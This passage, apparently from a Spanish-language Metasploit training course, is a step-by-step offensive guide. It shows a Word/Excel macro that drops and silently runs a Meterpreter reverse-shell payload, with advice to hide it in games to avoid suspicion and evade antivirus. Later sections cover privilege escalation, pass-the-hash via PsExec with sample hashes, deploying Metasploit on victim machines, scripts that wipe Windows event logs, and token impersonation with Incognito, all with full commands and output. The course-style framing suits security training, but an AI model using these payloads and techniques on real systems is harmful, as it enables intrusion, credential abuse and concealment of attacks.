
Para recapitular todo lo que hemos visto hasta ahora, hemos creado nuestro payload usando el codificador polimorfico shikata\_ga\_nai, convertido en un ejecutable, conectandose de nuevo a

nosotros en el puerto 8080 en el host 10.211.55.162. Luego convertimos el ejecutable a VBScript usando el script "exe2vba.rb" en la sección de herramientas. Una vez que se ha completado, tendra que obtener una maquina con Windows que tenga Word instalado para realizar los siguientes pasos:

En Word o Excel 2003, ve a Herramientas, Macros, Editor de Visual Basic, si estas usando Word/Excel 2007, ir a Ver Macros, luego coloca un nombre como "moo" y seleccione "crear".

Esto abrirá el editor de visual basic. Pegue el resultado del archivo payload.vbs en el editor, guardalo y escriba cualquier cosa en el documento en si. Esto es cuando se realiza un ataque client-side enviando por correo electrónico este documento de Word a alguien.

A fin de mantener la sospecha del usuario baja, trate de introducir el código en los muchos juegos de Word/Excel que estan disponibles por internet. De esa manera, el usuario esta feliz jugando mientras que estas trabajando en el fondo. Esto le da mas tiempo extra para migrar a otro proceso si estas usando Meterpreter como payload.



Aquí le damos un nombre genérico al macro.

The screenshot shows the Microsoft Word VBA editor with three macros defined:

```
Sub Auto_Open()
    Dim Lu5 As Integer
    Dim Lu6 As Integer
    Dim Lu3 As String
    Dim Lu4 As String
    Lu3 = "iwcEQqdNLG.exe"
    Lu4 = Environ("USERPROFILE")
    ChDrive (Lu4)
    ChDir (Lu4)
    Lu6 = FreeFile()
    Open Lu3 For Binary Access Read Write As Lu6
    Lui21
    Lui22
    Lui23
    Lui24
    Lui25
    Lui26
    Lui27
    Lui28
    Put Lu6, , Lui
    Close Lu6
    Lu5 = Shell(Lu3, vbHide)
End Sub

Sub AutoOpen()
    Auto_Open
End Sub

Sub Workbook_Open()
    Auto_Open
End Sub
```

Primero, prueba el documento abriendolo, y revisa donde tienes el multi/handler de Metasploit a la escucha:

```
root@bt4:/pentest/exploits/framework3# ./msfcli exploit/multi/handler
PAYLOAD=windows/meterpreter/reverse_tcp ENCODING=shikata_ga_nai
LPORT=8080 LHOST=10.211.55.162 E
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(191
bytes)
[*] Sending stage (205824 bytes)
[*] Meterpreter session 1 opened (10.211.55.162:8080 ->
10.211.55.134:1696)

meterpreter > execute -f cmd.exe -i
Process 2152 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\re11k>
```

Exito! Tenemos el shell de Meterpreter directo al sistema que abrio el documento, y lo mejor de todo, el anti-virus no se da cuenta!!!

Hay varios metodos para hacer esto, tambien puedes usar:

```
root@bt4:./msfpayload windows/meterpreter/reverse_tcp  
LHOST=10.211.55.162 LPORT=8080 ENCODING=shikata_ga_nai Y > payload.exe
```

Esto pasara la salida del payload a un script vbs asi que los pasos son los mismos mencionados arriba. Algo que mencionar es que los macros estan desabilitados por defecto tanto para la version home como corporate, asi que tendrias persuadir para habilitar los macros o tener la esperanza que lo hayan habilitado para ver el documento de forma correcta. Aqui es donde tener un script incrustado en un documento con un juego en Flash incrustado viene muy bien.

## MSF Post Explotación

### MSF Post Explotación

Después de haber trabajado tan duro con la finalidad de explotar con éxito un sistema, bien, pero ¿que es lo que haremos ahora? Vamos a conseguir un mayor acceso a los dispositivos de las redes internas y cubriremos/borraremos nuestras huellas/pistas a medida que avanzamos en los sistemas "victima". Los pentesters también podremos optar por utilizar sniffers de paquetes para otras posibles víctimas, editaremos sus registros para obtener información o mejores accesos o borrar a estos estos, e incluso crearemos una puerta trasera (backdoor) para mantener el acceso al sistema más permanente y eficaz. La utilización de estas técnicas nos ayudara a mantenernos en un cierto nivel de acceso y realmente puede conducir a footholds y a profundizar aun más en la infraestructura.

## Escalada de Privilegios

### Escalada de Privilegios

Frecuentemente, especialmente con exploits del lado cliente, te encontraras con que tu sesion solamente tiene derechos de usuario limitados. Esto puede limitar enormemente las acciones que puedes realizar en el sistema remoto tales como volcar contraseñas, manipular el registro, instalar puertas traseras, etc. Afortunadamente, Metasploit tiene un script de Meterpreter, 'getsystem', que utilizara un numero diferente de tecnicas para intentar ganar privilegios de nivel SYSTEM en el sistema remoto.

Utilizando el famoso exploit 'Aurora', vemos que nuestra sesion de Meterpreter esta corriendo como una cuenta de usuario regular.

```
msf exploit(ms10_002_aurora) >  
[*] Sending Internet Explorer "Aurora" Memory Corruption to client  
192.168.1.161  
[*] Sending stage (748544 bytes) to 192.168.1.161  
[*] Meterpreter session 3 opened (192.168.1.71:38699 ->  
192.168.1.161:4444) at 2010-08-21 13:39:10 -0600  
msf exploit(ms10_002_aurora) > sessions -i 3
```

```
[*] Starting interaction with 3...
meterpreter > getuid
Server username: XEN-XP-SP2-BARE\victim
meterpreter >
```

Para utilizar el comando 'getsystem', primero necesitamos cargar la extension 'priv'. Ejecutando getsystem con el modificador "-h" nos mostrara las opciones disponibles.

```
meterpreter > use priv
Loading extension priv...success.
meterpreter > getsystem -h
Usage: getsystem [options]
Attempt to elevate your privilege to that of local system.

OPTIONS:
-h           Help Banner.
-t           The technique to use. (Default to '0').
             0 : All techniques available
             1 : Service - Named Pipe Impersonation (In
Memory/Admin)
             2 : Service - Named Pipe Impersonation (Dropper/Admin)
             3 : Service - Token Duplication (In Memory/Admin)
             4 : Exploit - KiTrap0D (In Memory/User)
```

Dejaremos que Metasploit haga el trabajo duro por nosotros y correremos getsystem sin ninguna opcion. El script intentara cada uno de los metodos disponibles, deteniendose cuando tenga exito. En un abrir y cerrar de ojos, nuestra sesion esta corriendo con privilegios de sistema.

```
meterpreter > getsystem
...got system (via technique 4).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

## Metasploit como un Payload

### Metasploit como un Payload

Mubix desde <http://room362.com> ha lanzado un script en Ruby, que sirve para entregar una copia de Metasploit a un sistema "ya comprometido", esto le permite esencialmente instalar/ejecutar/controlar Metasploit en la maquina de las victimas y continuar así la explotación en ella. Esto sería muy beneficioso en muchos casos, lo mas importante sería que se está ya está haciendo un test de penetración y ha obtenido acceso al Meterpreter. Desde allí

se puede bajar/subir/installar Metasploit como un Payload y continuar así con la explotación de la red interna.

¿Por qué es tan importante esto?

Primeramente por el sigilo, cuantas más conexiones tengas saliendo de tu perímetro, más posibilidades tendrás de ser atrapado. Vale, pues este Payload le permite tener las conexiones desde origen e ir en primer lugar a la máquina comprometida. Esto también ayuda si pierde una conexión, tan solo tiene que tener un equipo para devolver la llamada, le mostramos como hacerlo más adelante en el curso.

Bueno, primero lo primero, tienes que descargarte el script y colocarlo en la carpeta “plugins”.

Descarga “deploymsf.rb” desde aquí: <http://www.offensive-security.com/msf/deploymsf.rb>

A continuación, tendrás que descargarte también la versión de Cygwin del Metasploit Framework. Tienes dos opciones, Metasploit Framework entero o simplemente msfconsole. Los pros y los contras son en gran tamaño los Payloads. 13mb si lo haces con versión completa y solo 5mb con msfconsole. Metasploit Cygwin (FULL): <https://metasploit.com/framework-3.3-dev.exe> msfconsole: <https://metasploit.com/mini-3.3-dev.exe>

Si utilizas la ruta por defecto del script, querrás mover el “framework-3.3-dev.exe” a /tmp/ en Linux o especificar la opción “-d” con el directorio completo de dónde has puesto el instalador Cygwin. Además, recuerda que el nombre del ejecutable es “framework-3.3-dev.exe” Si estás utilizando el “mini-3.3-dev.exe” asegúrese de usar la opción “-f” y especifique el nombre del archivo.

```
root@bt4:/pentest/exploits/framework3/plugins# wget
http://www.room362.com/tools/deploymsf.rb
--2009-06-27 12:10:05-- http://www.room362.com/tools/deploymsf.rb
Resolving www.room362.com... 66.197.106.2
Connecting to www.room362.com|66.197.106.2|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4227 (4.1K) [text/plain]
Saving to: `deploymsf.rb'

100%[=====] 4,227          --.-K/s   in
0.004s

2009-06-27 12:10:05 (1.07 MB/s) - `deploymsf.rb' saved [4227/4227]
```

Bueno, ya tenemos todo listo con el mini-3.3-dev.exe a la espera. Cuando tengamos la consola Meterpreter, tendremos también un montón de comandos que ejecutar, así que vamos a ello.

```
meterpreter > run deploymsf -f mini-3.3-dev.exe -d /tmp/
[*] Running Meterpreter MSFp Deployment Script.....
[*] Uploading MSFp for deployment.....
[*] MSFp uploaded as C:DOCUME~1bt4LOCALS~1Temp19211.exe
[*] Installing MSFp.....
[*] Done!
[*] Installation Complete!
[*] Running cygwin shell channelized...
```

```
[*] Channel 19 created - Type: interact 19 to play
[*] Be warned, it takes a bit for post setup to happen
[*] and you will not see a prompt, try pwd to check
meterpreter > interact 19
Interacting with channel 19...

[*] Configuring multi-user permissions for first run...
[*] Configuring the initial user environment...
pwd
/home/bt4
ls
msfconsole
*** Metasploit only has EXPERIMENTAL support for Ruby 1.9.1 and newer,
things may break!
*** Please report bugs to msfdev[at]metasploit.com
[-] ***
[-] * WARNING: No database support: LoadError no such file to load -
active_record
[-] ***

= [ metasploit v3.3-rc1 [core:3.3 api:1.0]
+ - --=[ 379 exploits - 231 payloads
+ - --=[ 20 encoders - 7 nops
=[ 156 aux

msf >
```

Bueno ahora tenemos un Metasploit Framework totalmente instalado y listo para usarlo en la maquina de nuestra victima y además puede penetrarse en la red. Magnifico!

# PSEExec Pass the Hash

# PSEExec Pass the Hash

Un módulo que no es muy conocido es la capacidad de ejecutar PSEXEC en Metasploit. El módulo de PSEXEC es a menudo usado por Pentesters para obtener acceso a un sistema, siendo que este ya conoce sus credenciales. Este módulo fue escrito por Sysinternals y se ha integrado en el Framework. Los pentesters solemos, ó hemos ,logrado tener completo acceso a un sistema a través de algunos exploits, utilizando meterpreter para agarrar las contraseñas u otros métodos como fgdump, pwdump, o cachedump y utilizando el rainbowtables para crackear los valores hash.

Tambien tenemos otras opciones, como por ejemplo pasar el hash a través de herramientas como el iam.exe. Un gran método de PSEXEC en Metasploit es que le permite introducir la contraseña en si, solo con los valores. O sea simplemente basta con especificar los valores del hash, no hay necesidad de cracks para obtener acceso al sistema. Ahora vamos a pensar profundamente acerca de cómo podemos utilizar este tipo de ataque para continuar con la penetración.

Decirte primero que comprometer un sistema que tiene una contraseña de administrado, no necesita crack con PSEXEC porque este nos permite utilizar solamente los valores hash, esa cuenta de administrador será la misma en cada cuenta dentro de la infraestructura del dominio. Ahora podemos pasar de un sistema a otro sin tener que preocuparte de tener que crackear nada. Una nota muy importante sobre esto es que si NTLM sólo está disponible (por ejemplo, su contraseña es de 15 caracteres o + a través de GPO que especifican respuestas NTLM solamente) , basta con sustituir el \*\*\*\*NOPASSWORD\*\*\*\* por 32 0's, por ejemplo:

Ahora que tenemos una consola Meterpreter y los hash's dumpheados , podemos conectarnos a las diferentes víctimas utilizando PSEXEC y los valores hash solamente.

```
root@bt4:/pentest/exploits/framework3# ./msfconsole
```

```
=[ metasploit v3.3-rc1 [core:3.3 api:1.0]
+ -- ---=[ 412 exploits - 261 payloads
+ -- ---=[ 21 encoders - 8 nops
          =[ 191 aux

msf > search psexec
[*] Searching loaded modules for pattern 'psexec'...
```

```

Exploits
=====

```

Name	Description
---	-----
windows/smb/psexec	Microsoft Windows Authenticated User
Code Execution	
windows/smb/smb_relay	Microsoft Windows SMB Relay Code
Execution	

```

msf > use windows/smb/psexec
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.57.133
LHOST => 192.168.57.133
msf exploit(psexec) > set LPORT 443
LPORT => 443
msf exploit(psexec) > set RHOST 192.168.57.131
RHOST => 192.168.57.131
msf exploit(psexec) > show options

```

Module options:

Name	Current Setting	Required	Description
---	-----	-----	-----
RHOST	192.168.57.131	yes	The target address
RPORT	445	yes	Set the SMB service port
SMBPass		no	The password for the specified
username			
SMBUser	Administrator	yes	The username to authenticate as

Payload options (windows/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
---	-----	-----	-----
EXITFUNC	thread	yes	Exit technique: seh, thread,
process			
LHOST	192.168.57.133	yes	The local address
LPORT	443	yes	The local port

Exploit target:

Id	Name
--	---
0	Automatic

```

msf exploit(psexec) > set SMBPass
e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c

```

```

SMBPass =>
e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'Administrator'...
[*] Uploading payload...
[*] Created \KoVCxCjx.exe...
[*] Binding to 367abb81-9844-35f1-ad32-
98f038001003:2.0@ncacn_np:192.168.57.131[\svccnt] ...
[*] Bound to 367abb81-9844-35f1-ad32-
98f038001003:2.0@ncacn_np:192.168.57.131[\svccnt] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (XKqtKinn - "MSSeYtOQydnRPW1")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \KoVCxCjx.exe...
[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (192.168.57.133:443 ->
192.168.57.131:1045)

meterpreter > execute -f cmd.exe -i -c -H
Process 3680 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>

```

Eso es todo! Hemos logrado conectar en un equipo independiente con las mismas credenciales, sin tener que preocuparnos de rainbowtables o de craquear la contraseña. Aprovecho para agradecer a "Chris Gates" por la documentación sobre este tema.

## Administración de registros

### **Administración de registros**

¿Sabes? A veces es mejor no tener sus actividades registradas. Cualquiera que sea el motivo, algún día puedes encontrarte en una situación en la que necesitas eliminar los logs / registros de eventos de Windows. Echándole un vistazo a la fuente del script winenum, ubicado en 'scripts / meterpreter', podemos ver el funcionamiento de esta función.

```

def clrevtlgs(session)
    evtlogs = [


```

```

'security',
'system',
'application',
'directory service',
'dns server',
'file replication service'
]
print_status("Clearing Event Logs, this will leave and event 517")
begin
  evtlogs.each do |evl|
    print_status("Clearing the #{evl} Event Log")
    log = session.sys.eventlog.open(evl)
    log.clear
  end
  print_status("All Event Logs have been cleared")
rescue ::Exception => e
  print_status("Error clearing Event Log: #{e.class} #{e}")
end
end

```

Veamos un escenario donde tenemos que limpiar el registro de eventos de Windows, pero en lugar de usar un script prefabricado para hacer el trabajo para nosotros, vamos a utilizar el poder del intérprete de Ruby en Meterpreter para limpiar los registros sobre la marcha. Vamos a Windows / 'System' / LogReg.



Ahora vamos a explotar el sistema y eliminar manualmente los registros. Haremos nuestra base de comandos fuera del script winenum. ejecutando 'log = client.sys.eventlog.open('system')' se abrirá el registro para nosotros.

```
msf exploit(warftpd_165_user) > exploit
```

```
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Connecting to FTP server 172.16.104.145:21...
[*] Connected to target FTP server.
[*] Trying target Windows 2000 SP0-SP4 English...
[*] Transmitting intermediate stager for over-sized stage...(191
bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 2 opened (172.16.104.130:4444 ->
172.16.104.145:1246)

meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client
>> log = client.sys.eventlog.open('system')
=> #<#>:0xb6779424 @client=#>, #>, #


"windows/browser/facebook_extractiptc"=>#,
"windows/antivirus/trendmicro_serverprotect_earthagent"=>#,
"windows/browser/ie_iscomponentinstalled"=>#,
"windows/exec/reverse_ord_tcp"=>#,
"windows/http/apache_chunked"=>#,
"windows/imap/novell_netmail_append"=>#
```

Ahora veremos si podemos limpiar el registro ejecutando 'log.clear'.

```
>> log.clear
=> #<#>:0xb6779424 @client=#>,

/trendmicro_serverprotect_earthagent"=>#,
"windows/browser/ie_iscomponentinstalled"=>#,
"windows/exec/reverse_ord_tcp"=>#,
"windows/http/apache_chunked"=>#,
"windows/imap/novell_netmail_append"=>#
```

¿Funciona?



Hemos tenido éxito! Como ves ya no existen registros por aquí. Ahora podemos profundizar mas y crear nuestro propio script para limpiar el registro de eventos...

```
# Clears Windows Event Logs

evtlogs = [
    'security',
    'system',
    'application',
    'directory service',
    'dns server',
    'file replication service'
]
puts ("Clearing Event Logs, this will leave an event 517")
evtlogs.each do |evl|
    puts ("Clearing the #{evl} Event Log")
    log = client.sys.eventlog.open(evl)
    log.clear
end
puts ("All Clear! You are a Ninja!")
```

Después de escribir este pequeño script, lo guardamos en /pentest/exploits/framework3/scripts/meterpreter. Entonces volveremos a explotar el sistema y así ver si funciona.

```
msf exploit(warftpd_165_user) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Connecting to FTP server 172.16.104.145:21...
[*] Connected to target FTP server.
[*] Trying target Windows 2000 SP0-SP4 English...
[*] Transmitting intermediate stager for over-sized stage...(191
bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
```

```

[*] Upload completed.
[*] Meterpreter session 1 opened (172.16.104.130:4444 ->
172.16.104.145:1253)

meterpreter > run clearlogs
Clearing Event Logs, this will leave an event 517
    Clearing the security Event Log
    Clearing the system Event Log
    Clearing the application Event Log
    Clearing the directory service Event Log
    Clearing the dns server Event Log
    Clearing the file replication service Event Log
All Clear! You are a Ninja!
meterpreter > exit

```

Wasaaaa.Y el único evento que queda registrado en el sistema es el esperado 517.

Type	Date	Time	Source	Category	Event	User	Computer
Success Audit	5/3/2009	4:32:29 PM	Security	System Event	517	SYSTEM	TARGET

Este es el poder de Meterpreter. Sin mucho mas esfuerzo que no sea un código de ejemplos que hemos tomado de otro script, hemos creado una herramienta muy útil para ayudarnos a cubrir / borrar /esconder nuestras acciones.

## Jugando con Incognito

### Jugando con Incognito

Incognito es originalmente una aplicación estandard que nos permitirá clonar tokens de usuarios cuando se comprometa un sistema con éxito. Esta aplicación fue integrada en Metasploit, y luego finalmente en Meterpreter.

Puedes leer mas acerca de Incognito y su modo de robar e imitar tokens a través del documento original de Like Jenning en el siguiente enlace:

[http://labs.mwrinfosecurity.com/publications/mwri\\_security-implications-of-windows-access-tokens\\_2008-04-14.pdf](http://labs.mwrinfosecurity.com/publications/mwri_security-implications-of-windows-access-tokens_2008-04-14.pdf)

En una shell, los tokens son igual que cookies web. Se trata de una clave/key temporal que le permite acceder al sistema y la red sin tener que proporcionar credenciales cada vez que se acceda a un archivo. Incognito explota de la misma manera el robo de tokens que el de cookies. Bueno, vale, Hay dos tipos tokens, delegate, y impersonate.

Delegate: son creados para los inicios de sesión “interactive / interactiva”, por ejemplo iniciando sesión en la maquina, o conectándose a ella a través de escritorio remoto / remote desktop.

Impersonate: son para las sesiones “non-interactive / no-interactive”, por ejemplo la colocación de una unidad de red, o un script de inicio de sesión de dominio.

¿hay algo mas en las tokens? Ellas Persisten hasta que se reinicie. Cuando un usuario cierra la sesión, su token delegate es reportada como una token imitada / clonada, pero aún y todavía mantendrá la totalidad de los derechos de una ficha delegate.

\*TIP\* servidores de archivos virtual, una preciosidad, tesoro de tokens, ya que la mayoría de servidores de archivos se utilizan como unidades de red conectando a través de scripts de inicio de sesión en dominios.

Así que, una vez tienes una consola Meterpreter, puedes clonar tokens validas en el sistema y convertirte en ese usuario específico sin tener que preocuparte por sus credenciales, o, en esta ocasión, incluso los hashes. Durante una prueba de penetración esto es especialmente útil, debido al hecho de que las cuentas tienen la posibilidad de permitir una escalación de privilegio local o en un dominio, lo que le da vías alternas con privilegios elevados a múltiples sistemas.

Bueno, primero vamos a cargar nuestro exploit favorito, ms08\_067\_netapi, con un Payload Meterpreter. Tenga en cuenta que debe configurar manualmente la tarjeta, ya que este exploit en particular no detecta la tarjeta automáticamente. Si lo configuras a una tarjeta conocida garantizara el derecho de las direcciones que se utilizan para la explotación.

```
msf > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 10.211.55.140
RHOST => 10.211.55.140
msf exploit(ms08_067_netapi) > set PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set LHOST 10.211.55.162
LHOST => 10.211.55.162
msf exploit(ms08_067_netapi) > set LANG english
LANG => english
msf exploit(ms08_067_netapi) > show targets
```

Exploit targets:

Id	Name
--	---
0	Automatic Targeting
1	Windows 2000 Universal
2	Windows XP SP0/SP1 Universal
3	Windows XP SP2 English (NX)
4	Windows XP SP3 English (NX)
5	Windows 2003 SP0 Universal
6	Windows 2003 SP1 English (NO NX)
7	Windows 2003 SP1 English (NX)
8	Windows 2003 SP2 English (NO NX)
9	Windows 2003 SP2 English (NX)
10	Windows XP SP2 Arabic (NX)
11	Windows XP SP2 Chinese - Traditional / Taiwan (NX)

```
msf exploit(ms08_067_netapi) > set TARGET 8
target => 8
msf exploit(ms08_067_netapi) > exploit
```

```

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Triggering the vulnerability...
[*] Transmitting intermediate stager for over-sized stage...(191
bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (10.211.55.162:4444 ->
10.211.55.140:1028)

meterpreter >
```

Ahora tenemos una consola Meterpreter desde la cual vamos a lanzar Incognito y atacar las tokens. Como priv (hashdump y timestamp) y stdapi (upload, download, etc), Incognito es un modulo Meterpreter. Vale, bien, ahora cargamos el modulo en la sesion de Meterpreter ejecutando el comando “use incognito”. El comando “help” nos muestra la variedad de opciones que tenemos para incognito y descripciones sobre cada opcion.

```

meterpreter > use incognito
Loading extension incognito...success.
meterpreter > help

Incognito Commands
=====
Command
Description
-----
add_group_user      Attempt to add a user to a global group with
all tokens
add_localgroup_user Attempt to add a user to a local group with
all tokens
add_user           Attempt to add a user with all
tokens
impersonate_token  Impersonate specified
token
list_tokens        List tokens available under current user
context
snarf_hashes       Snarf challenge/response hashes for every
token

meterpreter >
```

Lo que tenemos que hacer primero es identificar si hay tokens validas en este sistema. Dependiendo del nivel de acceso que le proporciona su exploit estaran limitadas a las tokens que son capaces de ver. Cuando se trata de un robo de tokens, el SISTEMA es el REY. En el sistema tienes permiso para ver y utilizar cualquier token en la box.

\*TIP\*: Los administradores no tienen acceso a todas las tokens, pero tienen la capacidad de migrar para los procesos del sistema, representando así al SISTEMA y siendo capaz de ver todas las tokens disponibles.

```
meterpreter > list_tokens -u

Delegation Tokens Available
=====
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
SNEAKS.IN\Administrator

Impersonation Tokens Available
=====
NT AUTHORITY\ANONYMOUS LOGON

meterpreter >
```

Vemos aquí que hay una token de Administrador valida que parece ser de interés. Ahora tenemos que hacernos pasar por esta token a fin de conseguir sus privilegios. Al mandar el comando “impersonate\_token”, tienes que tener en cuenta las dos barras invertidas en “SNEAKS.IN\\Administrator”. Esto es necesario debido a que causa errores con una sola barra. Tenga en cuenta también que, después de hacerse pasar con éxito por una token, deberás comprobar el USERID actual, podemos hacerlo mediante la ejecución del comando “getuid”.

```
meterpreter > impersonate_token SNEAKS.IN\\Administrator
[+] Delegation token available
[+] Successfully impersonated user SNEAKS.IN\Administrator
meterpreter > getuid
Server username: SNEAKS.IN\Administrator
meterpreter >
```

Enseguida le permitirá ejecutar una shell con esta cuenta individual, en concreto ejecutando el comando “execute -f cmd.exe -i -t” desde dentro del Meterpreter. El comando “execute -f cmd.exe” dice a Metasploit que ejecute cmd.exe, “-i” nos permite interactuar con el pc de las víctimas, y el “-t” asume el papel que acaba de suplantar a través de incognito.

```
meterpreter > execute -f cmd.exe -i -t
Process 3540 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>whoami
whoami
SNEAKS.IN\administrator

C:\WINDOWS\system32>
```

El resultado: Perfecto amigos.

## Interactuando con el Registro

### Interactuando con el Registro

El registro de Windows es un lugar realmente mágico, donde con solo pulsar una tecla o hacer clics un par de veces podrás hacer que un sistema quede inutilizable. Por lo tanto deberéis de tener mucho cuidado con las acciones que hagáis en estas próximas sesiones, debido a que los errores pueden ser muy dolorosos y dañinos.

Meterpreter tiene algunas funciones muy útiles para interactuar con el registro. Echemos un vistazo a las opciones:

```
meterpreter > reg
Usage: reg [command] [options]

Interact with the target machine's registry.

OPTIONS:
-d      The data to store in the registry value.
-h      Help menu.
-k      The registry key path (E.g. HKLM\Software\Foo).
-t      The registry value type (E.g. REG_SZ).
